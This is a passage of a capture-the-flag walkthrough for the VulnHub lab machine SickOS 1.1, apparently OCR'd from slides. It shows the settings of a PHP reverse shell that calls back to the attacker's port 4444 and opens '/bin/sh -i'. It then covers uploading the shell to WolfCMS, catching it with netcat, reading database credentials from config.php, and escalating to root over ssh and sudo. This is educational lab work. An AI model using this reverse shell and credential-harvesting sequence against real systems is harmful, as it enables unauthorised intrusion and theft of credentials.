
```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.56.101';  // CHANGE THIS
50 $port = 4444;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```



daisyB

10. Upload the .php file in the file section of the website.






11. Change the directory to <SickOS IP address>/wolfcms/public

daisyB

12. Open root terminal and start listening to the port (as per entered in the .php file uploaded) and click on the .php file on the index directory.

- Command prompt for port listening:

nc –nlvp 4444 -vvv




```
File  Actions  Edit  View  Help
zsh: corrupt history file /root/.zsh_history

┌──(root💀kali)-[~]
└─# nc -nlvp 4444 -vvv
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [19
2.168.56.102] 34252
Linux SickOs 3.11.0-15-generic #25~precise1-Ub
untu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i68
6 i386 GNU/Linux
 05:17:55 up  2:25,  0 users,  load average: 0
.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   I
DLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(ww
w-data)
/bin/sh: 0: can't access tty; job control turn
ed off
$ ls /var/www/wolfcms
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
$
```

Privilege Escalation/Post Exploitation

13. List the files in wolfcms

- Command prompt:
ls /var/www/wolfcms

```
$ ls /var/www/wolfcms
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
```

```
$ cat /var/www/wolfcms/config.php

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

14. Check the content of config.php to obtain the username and password of SickOS.

- Command prompt:
cat /var/www/wolfcms/config.php

daisyB

15. Enter root terminal and try to enter SickOS via ssh

- Command prompt:

ssh sickos@<sickOS IP address>

```
┌──(root💀kali)-[~]
└─# ssh sickos@192.168.56.102
sickos@192.168.56.102's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Dec  4 05:56:02 IST 2021

  System load:  0.0               Processes:           110
  Usage of /:   4.3% of 28.42GB   Users logged in:     0
  Memory usage: 10%               IP address for eth0: 192.168.56.102
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Dec  1 17:05:44 2021 from 192.168.56.101
sickos@SickOs:~$
```

16. Get into the root of SickOS, go to the directory and list out possible available file.

- Command prompt:

sudo su root

cd ~

ls

```
sickos@SickOs:~$ sudo su root
[sudo] password for sickos:
root@SickOs:/home/sickos# cd /root
root@SickOs:~# cd ~
root@SickOs:~# ls
a0216ea4d51874464078c618298b1367.txt
```

daisyB

17. Check the content of the .txt file displayed

- Command prompt:

cat <file.txt>

```
root@SickOs:~# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this !!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying
```

YOU HAVE SUCCESSFULLY COMPLETE SICKOS 1.1!

WHAT IS SICKOS 1.1

- A CTF with the objective to compromise the machine and gain root privileges over the system
- This CTF demonstrates clearly how hacking tactics may be used to infiltrate a network in a secure setting.
- Link to download: https://www.vulnhub.com/entry/sickos-11,132/
- Ensure that the network adapter for both kali linux and SickOS 1.1 are set to HOST-ONLY

REFERENCES

- https://www.cynet.com/network-attacks/privilege-escalation/#heading-5
- https://www.hacksplaining.com/prevention/privilege-escalation
- https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained
- https://geekflare.com/privilege-escalation-attacks/
- https://www.beyondtrust.com/resources/glossary/privileged-access-management-pam
- https://www.geeksforgeeks.org/what-is-application-hardening/
- https://kamransaifullah.medium.com/sickos-1-1-walkthrough-8d8b962be92
- https://alphacybersecurity.tech/sickos-1-1-walk-through/
- https://www.sevenlayers.com/index.php/85-vulnhub-sickos-1-1-walkthrough
- https://www.hackingarticles.in/hack-sickos-1-1-vm-ctf-challenge/

daisyB

LET'S TRY OUT!